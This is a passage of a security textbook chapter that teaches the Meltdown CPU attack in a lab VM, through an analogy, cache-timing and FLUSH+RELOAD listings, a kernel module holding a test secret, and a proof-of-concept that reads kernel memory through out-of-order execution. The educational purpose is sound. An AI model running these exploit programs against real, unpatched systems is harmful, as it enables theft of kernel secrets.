

Chapter 17

Meltdown Attack

In 2017, it was discovered that many modern processors, including those from Intel and ARM are vulnerable to an attack called Meltdown. This vulnerability allows a user-level program to read data stored inside the kernel memory, leading to data leakage. The vulnerability is a flaw in the design of CPU, so fixing this problem is very difficult. Most operating systems use software solution to make exploiting the vulnerability hard. In this chapter, we will study how Meltdown attack works. Since most of CPUs in our computers are still vulnerable, we can repeat this attack on our computers.

By studying the Meltdown attack, we will be able to learn several important computer security principles, including race conditions, side channel attacks, and memory isolation. More importantly, we will be able see how hardware features at the microarchitecture level can have an impact on security.

Contents

17.1 Introduction and Analogy	342
17.2 Side Channel Attacks via CPU Cache	344
17.3 The Room Holding Secret: The Kernel	349
17.4 Passing the Guard: Out-of-Order Execution by CPU	354
17.5 The Meltdown Attack	356
17.6 Countermeasures	361
17.7 Summary	361

17.1 Introduction and Analogy

Discovered in 2017 and publicly disclosed in January 2018, the Meltdown attack exploits critical vulnerabilities existing in many modern processors, including those from Intel and ARM [Lipp et al., 2018]. The vulnerabilities allow a user-level program to read data stored inside the kernel memory. Such an access is not allowed by the hardware protection mechanism implemented in most CPUs, but vulnerabilities exist in the design of these CPUs that make it possible to defeat the hardware protection. Because these are hardware flaws, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Meltdown vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Spectre vulnerability, they provide an invaluable lesson for security education, especially in the area of hardware security.

The objective of this chapter is to show students how the Meltdown attack works. The chapter demonstrates the attack inside our pre-built Ubuntu 16.04 virtual machine image (which can be downloaded from the SEED website). The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform.

The code listed in this chapter has been tested on our pre-built Ubuntu 16.04 VM. When using the code, readers should keep the followings in mind: First, the Meltdown vulnerability is a flaw inside Intel CPUs, so if your machine is an AMD machine, the attack will not work. Second, Intel has been working on fixing this problem in its CPUs, so if your computer uses new Intel CPUs, the attack may not work. In 2022, several students in my class already reported that this attack no longer worked on their new computers. Third, although most readers' computers have already been patched, the attack is conducted inside our pre-built VM, which is not patched, so the attack will still be effective. Therefore, readers should not update the VM's operating system, or the attack may not work.

The mechanism for the Meltdown attack is quite complicated. To help readers understand how the attack works, we first use an analogy to show the main idea behind the Meltdown attack.

17.1.1 Analogy: The Microsoft Brainteaser Question

The Meltdown attack reminds me of a brainteaser question that has been widely used as an interview question. I first heard about this question from a Microsoft interview. Here is the question: assume that you are inside a room that has no window. There are three switches, each of which controls an incandescent light outside of the room. You can turn on and off the switches anyway you want, but you are not able to see the effect of your action because there is no window. After you have done something in the room, you can go outside, but you are not allowed to return to the room. Your job is to find out which switch controls which light.

If you just use a conventional way to solve the problem, you will be disappointed. It does not matter how you turn on or off the switches, two of them will be in the same state, and you cannot tell which light each of these two switches controls. Since this is a brainteaser question, you have to think out of box. You need to put the three lights into three different states, so you can link them to switches. On and off only give us two states, but incandescent lights have a physical property that can be used for the third state: If an incandescent light has been turned on for long enough, it will stay hot for a while after it is turned off. This creates the third state: off-and-hot. Therefore, we just need to use the switches to put the three lights into the following three states: on, off-and-cool, and off-and-hot. We can then go outside of the room, touch the bulb, and see which one is in the off-and-cool state and which one is in the off-and-hot state.

17.1.2 Stealing A Secret

I am extending the Microsoft brainteaser problem to show how the same technique used in the solution can be used to steal secrets.

Assume that there is a room where only people with the top security clearance can get into. We do not have the clearance, but we are trying to get in and steal a top secret from the room. The guard of the room will check our security clearance, but since it takes time to verify, the guard allows us to get into the room first, while he is conducting the checking. If our clearance is good, our precious time will be saved; if our clearance is not good, we will be asked to leave the room immediately, and we cannot take anything from the room. More importantly, the guard will use a "memory eraser" to erase our memory that we obtained during our stay in the room. This device is called a neuralyzer, which is the same as the one used in the movie "*Men in Black*". In addition, whatever we have touched in the room will be restored to their original state.

There are ten switches inside the room, which control 10 incandescent lights outside the room. These lights were designed for people inside the room to send commands to the guard outside. For example, if the light 1 is on, the guard cannot let anybody in; if the light 2 is on, the guard cannot let anybody out, and so on. These lights are no longer used since walkie talkie was invented, but as part of the history, they are still well maintained and the lights still work. They are in the off state most of the time. While we are in the room, we are allowed to turn on and off the switches, but when the guard asks us to leave the room, all the switches will be restored to the off state. If anybody (other than the guard) outside the room has seen the light, that person's memory will be erased as well, so we cannot use the lights' on/off state to send secret data out to our friends.

Not doing well in his Physics class at the high school, the guard forgets about one important thing: he forgets the fact that if an incandescent bulb has been turned on, it will stay warm for a while even after it is turned off. Therefore, although he can turn off the lights, if he does not cool down the bulbs, it is still possible for us to know which light has been turned on before. This is what we can use to steal secret information from the room.

Assume that we do not have the security clearance to get into the room, but we want to steal a very important passcode from the room. Since the guard lets us get into the room first, we see the number is 8391063272, but we know it is useless to remember the number. We will use the same technique as the one used in the Microsoft brainteaser question: we take the first digit, which is 8, and turn on the 8th light. Soon we will be kicked out of the room, our memory will be erased, and the 8th light will be turned off. We can immediately go touch each of the lights, and see which one is still hot. This way, we will be able to get the first digit 8.

We can repeat the same technique, but we cannot go again, because the guard now remembers that we do not have the required clearance. What we can do is to send several of our friends to do that for us, one friend for each digit of the passcode. Eventually, we can get all the 10 digits of the passcode.

17.1.3 Side Channels

One important takeaway from the analogy is the channel that is used to send out the secret. In the analogy, we cannot use the normal channels to send out secrets, such as memory, on-and-off states of light, etc. We use a physical property of light bulbs, which is not meant to be used as a communication channel. This type of information channel is called *side channel*, which refers to any system characteristic that can be used to convey information, other than the intended input

and output channels. Many system characteristics can be used as side channels, including timing, disk usage, memory usage, electromagnetic radiation, sound, power consumption, etc. A *side channel attack* is a way to extra sensitive information from a system via system characteristics.

The side channel used by the Meltdown attack is CPU cache. In the next section, we will discuss how to use CPU cache to send out secret information.

17.2 Side Channel Attacks via CPU Cache

How the Meltdown attack works is similar to the story described earlier. While our permission is being checked, we will be allowed to proceed to access the protected memory. However, if the permission check fails, our memory will be erased and everything that we have done will be rolled back, just like nothing has happened. Unfortunately, the designer of the Intel CPUs forgot about one thing, the “incandescent light”; they forgot to cool down the “light bulb” when they roll back what we have done. This vulnerability allows us to get secret information out. This communication channel is a *side channel*.

Obviously, the “incandescent light” is just an analogy. The actual side channel is the CPU cache. When a memory is accessed by a program, the memory will be loaded into the CPU cache, so when the same memory is accessed again, the access will be faster. The memory that is cached becomes “hot”. Even though we forget what memories have been accessed, by checking whether a memory block is “hot” or not, we can tell whether it has been accessed or not. This is the side channel used by the Meltdown attack. We will first study how this side channel is actually used.

Both the Meltdown and Spectre attacks use CPU cache as a side channel to steal a protected secret. The technique used in this side-channel attack is called FLUSH + RELOAD [Yarom and Falkner, 2014]. We will study this technique first.

A CPU cache is a hardware cache used by CPUs to reduce the cost (time or energy) of memory access. Accessing data from CPU cache is much faster than from the main memory. When data is fetched from the main memory, it is usually cached by the CPU, so if the same data is used again, the access time will be much faster. Therefore, when a CPU needs to access some data, it first looks at its caches. If the data is there (this is called cache hit), it will be fetched directly from there. If the data is not there (this is called miss), the CPU will go to the main memory to get the data. The time spent in the latter case is significant longer. Most modern CPUs have CPU caches.

17.2.1 Time Difference When Accessing Cache vs. Memory




Figure 17.1: Cache hit and miss

Accessing data in CPU cache is much faster than accessing data from the memory. Let us see the time difference. In the following code (CacheTime.c), we have an array of size 10×4096 . We first access two of its elements, `array[3*4096]` and `array[7*4096]`. Therefore, the memory containing these two elements will be cached. We then read the elements from `array[0*4096]` to `array[9*4096]` and measure the time spent in the memory reading. Figure 17.1 illustrates the difference. In the code, Line ① reads the CPU's timestamp (TSC) counter before the memory read, while Line ② reads the counter after the memory read. Their difference is the time (in terms of number of CPU cycles) spent in the memory read. It should be noted that caching is done at the cache block level, not at the byte level. A typical cache block size is 64 bytes. We use `array[k*4096]`, so no two elements used in the program fall into the same cache block.

Listing 17.1: CacheTime.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) __mm_clflush(&array[i*4096]);

    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);           ①
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;   ②
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i,
              (int)time2);
    }
    return 0;
}
```

Let us compile the above code and run it. For most of our experiments in this chapter, we need to add `-march=native` flag when compiling the code with `gcc`. The `march` flag tells the compiler to enable all instruction subsets supported by the local machine.

```
$ gcc -march=native CacheTime.c
$ a.out
```



```

Access time for array[0*4096]: 50 CPU cycles
Access time for array[1*4096]: 172 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 160 CPU cycles
Access time for array[5*4096]: 160 CPU cycles
Access time for array[6*4096]: 152 CPU cycles
Access time for array[7*4096]: 24 CPU cycles
Access time for array[8*4096]: 160 CPU cycles
Access time for array[9*4096]: 160 CPU cycles

```

From the above running results, we can see that the accesses of `array[3*4096]` and `array[7*4096]` are consistently faster than the accesses of other elements (except the one at index 0), because the 3rd and 7th elements are already in the cache, while the others are not. The access time for `array[0*4096]` is an outlier: sometimes is fast and sometimes it is slow. This is mainly because the first element of the array is adjacent to some other data used in the program, so it gets cached if the adjacent data is used. We will discuss this more later.

Important note. Recently (2021 Fall), some students reported that running `gcc` with the `-march=native` flag could fail on their computers. Our initial testing indicates that on Ubuntu 20.04, it seems that this flag is no longer needed. We have not done a comprehensive testing regarding this issue, so we will leave this flag on in this book. If you have problems with this flag during the compilation, compile the code without the `-march=native` flag.

17.2.2 Using CPU Cache as a Side Channel

Assume we have just learned a secret value (a one-byte value called `S`), but we are not allowed to save it (our memory will be “erased” soon). We are not allowed to send this secret value out either (whatever we do will be undone; whoever receives this secret will get his/her memory erased as well). We do know that what we do to the CPU cache will not be undone. Let us use the CPU cache as a side channel to send out this secret, so even if our memory is erased, we can still recover this secret. The technique that we will be using is a well-known technique called **FLUSH + RELOAD** [Yarom and Falkner, 2014]. It consists of the following three steps.

- **FLUSH:** We first prepare an array with 256 elements. Before accessing the secret, we flush the entire array from the cache memory to make sure none of the array element is cached.
- **Get secret:** We now access the `S`-th element of the array. This will result in the element being cached. Therefore, the secret value `S` is actually “remembered” by the CPU cache.
- **RELOAD:** Assume that our memory has now been erased. Other than what we have done to the CPU cache, everything else was undone or erased. Let us recover the secret. There is no CPU instruction that we can use to find out exactly what memory is cached, so we have to use the access time to infer that. We will access all the 256 elements of the array from positions 0 to 255. The access time for the `S`-th element will be faster than that for the other elements. That is how we can get the value of `S`. See Figure 17.2 for the illustration of the technique.

The following program uses the **FLUSH + RELOAD** technique to find out a one-byte secret value contained in the variable `secret`. Since there are 256 possible values for a one-byte




Figure 17.2: Diagram depicting the Side Channel Attack

secret, we need to map each value to an array element. The naive way is to define an array of 256 elements (i.e., `array[256]`). However, this does not work. Caching is done at the block level, not at the byte level. If `array[k]` is accessed, a block of memory containing this element will be cached. Therefore, the adjacent elements of `array[k]` will also be cached, making it difficult to infer what the secret is. To solve this problem, a typical method is creating an array of 256×4096 bytes. Each element used in the RELOAD step is `array[k*4096]`. Because 4096 is larger than a typical cache block size (64 bytes), no two elements `array[i*4096]` and `array[j*4096]` will be in the same cache block.

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method (other index values do not have such a problem). To make it consistent in the program, we use `array[k*4096 + DELTA]` for all k values, where `DELTA` is defined as a constant 1024.

In the following code example, the three steps of the FLUSH + RELOAD technique are implemented in three separate functions `flushSideChannel()`, `getSecret()`, and `reloadSideChannel()`, respectively.

Listing 17.2: FlushReload.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80) ①
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
```



```

// Flush the values of the array from cache
for (i = 0; i < 256; i++) __mm_clflush(&array[i*4096 + DELTA]);
}

void getSecret()
{
    temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){ ②
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n", i);
        }
    }
}

int main(int argc, const char **argv)
{
    flushSideChannel();
    getSecret();
    reloadSideChannel();
    return (0);
}

```

The code use 80 as the threshold value (defined in Line ①) to decide whether a memory is in the cache or not (Line ②). This value is a heuristic value, and it may vary based on the speed of the CPU and memory. Readers can adjust this value based on what they have observed from §17.2.1. We compile the above program and run it.

```

$ gcc -march=native FlushReload.c
$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
$ a.out
$ a.out

```

← No output


```
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

From the running results, we can see that the program correctly identifies 94 as the secret value. However, the technique is not 100 percent accurate. As we can see from the results, the program does fail to identify any secret at one of the attempts. This is the nature of side channels: they are quite noisy. To improve our accuracy, we often need to run the program multiple times.

17.3 The Room Holding Secret: The Kernel

In the code shown in Listing 17.2, we were trying to steal a secret that is part of our own program. We have actually gained nothing. Obviously, we use the example to show how to use a side channel to get a secret out. The secret was not intended to be a real secret. In this section, we are going to show the “room” that holds secrets, and see how “guard” protects the “room”.

In operating systems, the kernel is a secret room. In typical operating systems, kernel memory is not directly accessible to user-space programs. This isolation is achieved by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. This bit is set when CPU enters the kernel space and cleared when it exits to the user space [Wikipedia contributors, 2018n]. Therefore, when a program is running in the user space, if it tries to access a kernel memory, such as reading a secret from the kernel, the access will fail. The program has to trap into the kernel first in order to access the kernel memory.

17.3.1 Secret Data in Kernel Space

There are many secrets inside the kernel. To make the experiments in this chapter self-contained, we put our own secret in the kernel, and then see whether we can use a user-space program to read the secret. We use a kernel module to store the secret data. The implementation of the kernel module is provided in the following program (MeltdownKernel.c).

Listing 17.3: MeltdownKernel.c

```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
    #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
        return single_open(file, NULL, PDE(inode)->data);
    #else
        return single_open(file, NULL, PDE_DATA(inode));
    #endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                        size_t length, loff_t *offset)
{
    memcpy(secret_buffer, &secret, 8);
    return 8;
}
```



```

}

static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};

static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);           ②

    secret_buffer = (char*)vmalloc(8);

    // create data entry in /proc
    secret_entry = proc_create_data("secret_data",
                                   0444, NULL, &test_proc_fops, NULL); ③
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);

```

Two important conditions need to be held for the Meltdown attack, or the attack will be quite difficult to succeed. In our kernel module, we ensure that the conditions are met:

- We need to know the address of the target secret data. The kernel module saves the address of the secret into the kernel message buffer (Line ②), which is public accessible; we will get the address from there. In real Meltdown attacks, attackers have to figure out a way to get the address, or they have to guess.
- The secret data need to be cached, or the attack's success rate will be low. The reason for this condition will be explained later. To achieve this, we just need to use the secret once. We create a data entry `/proc/secret_data` (Line ③), which provides a window for user-level programs to interact with the kernel module. When a user-level program reads from this entry, the `read_proc()` function in the kernel module will be invoked, inside which, the secret variable will be loaded (Line ①) and thus be cached by the CPU. It should be noted that `read_proc()` does not return the secret data to the user space, so it does not leak the secret data. We still need to use the Meltdown attack to get the secret.

Compilation and execution. We need the following Makefile to compile the kernel module. Once it is compiled, a file called `MeltdownKernel.ko` will be created. We use the `insmod` command to install the kernel module. Once it is successfully installed, we can use the `dmesg` command to find the secret data's address from the kernel message buffer. We will write down this address for later uses.

```
$ more Makefile
KVERS = $(shell uname -r)
obj-m += MeltdownKernel.o
build: kernel_modules
kernel_modules:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

$ make
$ sudo insmod MeltdownKernel.ko

// On 32-bit Ubuntu 16.04
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000

// On 64-bit Ubuntu 20.04
$ dmesg | grep 'secret data address'
[1853810.038850] secret data address:0000000000fdd6d9
```

17.3.2 The Guard: Preventing Direct Access to Kernel Memory

Now we know the address of the secret data, let us do an experiment to see whether we can directly get the secret from this address or not. You can write your own code for this experiment. We provide a code sample in the following. For the address in Line ①, we should replace it with the address obtained from the previous experiment. We compile and run this program.

```
#include <stdio.h>
int main()
{
    char *kernel_data_addr = (char*)0xfb61b000; ①
    char kernel_data = *kernel_data_addr;        ②
    printf("I have reached here.\n");            ③
    return 0;
}
```

The program will crash, and we get a “Segmentation fault” error. This is expected because our program is a user-level program, which cannot access the kernel memory. The guard, which is the access control logic inside the CPU, will never let us get into the room, i.e., the kernel.

17.3.3 Avoid Getting Killed: Handling Error/Exceptions in C

From the previous experiment, we have learned that accessing a kernel memory from the user space will cause the program to crash. In computer systems, when an access violation occurs, a fault will be raised by the CPU. When the OS catches such a fault, it usually kills the process that has caused the violation. However, this is different from the analogy. In the analogy, if

we do not have a permission, we will simply be asked to leave the room and our memory gets erased; the guard will not kill us. If we do want to steal the secret, we, or our program, need to stay alive.

The main reason that our program gets killed is that we are not catching the fault signal. Accessing prohibited memory location will cause a SIGSEGV signal to be raised. If a program does not handle this exception by itself, the operating system will handle it and terminate the program. That is why the program crashes. There are several ways to prevent programs from crashing by a catastrophic event. One way is to define our own signal handler in the program to capture the exceptions raised by catastrophic events.

Unlike C++ or other high-level languages, C does not provide direct support for error handling (also known as exception handling), such as the try/catch clause. However, we can emulate the try/catch clause using `sigsetjmp()` and `siglongjmp()`. We provide a C program called `ExceptionHandling.c` in the following to demonstrate how a program can continue to execute even if there is a critical exception, such as memory access violation.

Listing 17.4: `ExceptionHandling.c`

```
static sigjmp_buf jbuf;

static void catch_segv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1); ①
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xfb61b000;

    // Register a signal handler
    signal(SIGSEGV, catch_segv); ②

    if (sigsetjmp(jbuf, 1) == 0) { ③
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr; ④

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

The exception handling mechanism in the above code is quite complicated, so we illustrate how it works in Figure 17.3 and provide further explanation in the following:




Figure 17.3: Illustration of how exception handling works in C

- Set up a signal handler. We register a SIGSEGV signal handler in Line ②, so when a SIGSEGV signal is raised, the handler function `catch_segv()` will be invoked.
- Set up a checkpoint. After the signal handler has finished processing the exception, it needs to let the program continue its execution from a particular checkpoint. Therefore, we need to define a checkpoint first. This is achieved via `sigsetjmp()` in Line ③: `sigsetjmp(jbuf, 1)` saves the stack context/environment in `jbuf` for later use by `siglongjmp()`. It returns 0 when the checkpoint is set up [Group, 1997], so the program will then take the true-branch (see Figure 17.3).
- Trigger the exception. The code at Line ④ will trigger a SIGSEGV signal due to the memory access violation (user-level programs cannot access kernel memory). The exception will be captured by the program because it has registered an exception handler in Line ②.
- Roll back to a checkpoint. Inside the exception handler `catch_segv()`, the function `siglongjmp(jbuf, 1)` is called, and the state saved in the `jbuf` variable is copied back to the processor and computation starts over from the return point of the `sigsetjmp()` function, but the returned value of the `sigsetjmp()` function is the second argument of the `siglongjmp()` function, which is 1 in our case. Therefore, after the exception handling, the program continues its execution from the `else` branch, i.e., the false-branch in Figure 17.3.

Let us run the above program. From the following execution result, we can see that the program does not crash. It has captured the fault signal, and prints out the corresponding error message.

```

$ gcc ExceptionHandling.c
$ a.out
Memory access violation!
Program continues to execute.

```


17.4 Passing the Guard: Out-of-Order Execution by CPU

The experiment conducted previously shows a disappointing result: the guard has never allowed us to enter the room. Using the following code as an example, we know that Line 3 will raise an exception because the memory at address `0xfb61b000` belongs to the kernel. Therefore, the execution will be interrupted at Line 3, and Line 4 will never be executed, so the value of the `number` variable will still be 0 (if the program does not crash).

```
1 number = 0;
2 *kernel_address = (char*)0xfb61b000;
3 kernel_data = *kernel_address;
4 number = number + kernel_data;
```

Saying that Line 4 has never been executed is consistent with our observation from outside of the CPU, but if we can get into the CPU, and look at the execution sequence at the microarchitectural level, what we see is going to surprise us. Executing instructions one after another may lead to poor performance and inefficient resources usage, i.e., current instruction is waiting for previous instruction to complete even though some execution units are idle [Wikipedia contributors, 2018]. Instead of executing instructions strictly in their original order, modern high performance CPUs allow the following behavior: While waiting for the previous instruction to finish, if there are idle execution units and the required resources for the next instruction are available, CPU will run the next instruction, without waiting for the previous one to finish.

In the code example above, at the microarchitectural level, Line 3 involves two operations: load the data (usually into a register), and check whether the data access is allowed or not. If the data is already in the CPU cache, the first operation will be quite fast, while the second operation may take a while. To avoid waiting, CPUs will continue executing Line 4 and subsequent instructions, while conducting the access check in parallel. This is called *out-of-order execution*. The results of the execution will not be committed before the access check finishes. In our case, the check fails, so all the results caused by the out-of-order execution will be discarded like it has never happened. That is why from outside we do not see that Line 4 was executed. Figure 17.4 illustrates the out-of-order execution caused by Line 3 of the sample code.




Figure 17.4: Out-of-order execution inside CPU

The mistake. Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the cache caused by such an execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the FLUSH+RELOAD side-channel technique described earlier, we can observe such an effect. The Meltdown attack cleverly uses this observable effect to find out secret values inside the kernel memory.

Experiment. We use an experiment to observe the effect caused by an out-of-order execution. The code for this experiment is shown below. In the code, Line ① will cause an exception, so Line ② will not be executed. However, due to the out-of-order execution, Line ② is actually executed by the CPU, but the result will eventually be discarded. However, because of the execution, `array[7 * 4096 + DELTA]` will now be cached by CPU. We use the side-channel code implemented in §17.2 to check whether we can observe the effect.

Listing 17.5: MeltdownExperiment.c

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;           ①
    array[7 * 4096 + DELTA] += 1;                     ②
}

// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {                     ③
        meltdown(0xfb61b000);
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel();
}
```



```
return 0;
}
```

It should be noted that the address in Line ③ should be replaced by the actual address found in your experiment. We compile the above code and run the program. Our results are shown in the following:

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
$ a.out      ← No secret!
Memory access violation!
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

From the execution result, we can see that `array[7*4096 + 1024]` is indeed in the CPU cache. That means that Line ② has been executed; otherwise, it will not be in the cache. We can also observe that the execution results are not always consistent, as we can see that in the third attempt, either we fail to detect the element in the cache, or the element is not in the cache.

17.5 The Meltdown Attack

The out-of-order execution creates an opportunity for us to read data from the kernel memory, and then use the data to conduct operations that can cause observable effects on the CPU cache. How far a CPU can go in the out-of-order execution depends on how slow the access check, which is done in parallel, is performed. This is a typical race condition situation. We will exploit this race condition to steal a secret from the kernel.

While the experiments in the previous sections can be conducted successfully on both SEED Ubuntu 16.04 and 20.04 VMs (if the CPU is still vulnerable), the experiments in this section will only succeed in the 16.04 VM, because the Ubuntu 20.04 operating system has already implemented a mitigation mechanism, which can effectively defeat the Meltdown attack.

17.5.1 A Naive Approach

In the previous experiment, we can get `array[7 * 4096 + DELTA]` into the CPU cache. Although we can observe that effect, we do not get any useful information about the secret. If instead of using `array[7 * 4096 + DELTA]`, we access `array[kernel_data * 4096 + DELTA]`, which brings it into the CPU cache. Using the FLUSH+RELOAD technique, we check the access time of `array[i*4096 + DELTA]` for $i = 0, \dots, 255$. If we find out that only `array[k*4096 + DELTA]` is in the cache, we can infer that the value of the `kernel_data` is k . We modify `MeltdownExperiment.c` from Listing 17.5 by replacing its `meltdown()` function with the following:


```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

We compile the revised code and run the program. From the following results, we can see that our attack has failed: we are not able to get the secret. We will try to improve our attack.

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```

17.5.2 Improve the Attack by Getting the Secret Data Cached

Meltdown is a race condition vulnerability, which involves the racing between the out-of-order execution and the access check. The faster the out-of-order execution is, the more instructions we can execute, and the more likely we can create an observable effect that can help us get the secret. Let us see how we can make the out-of-order execution faster.

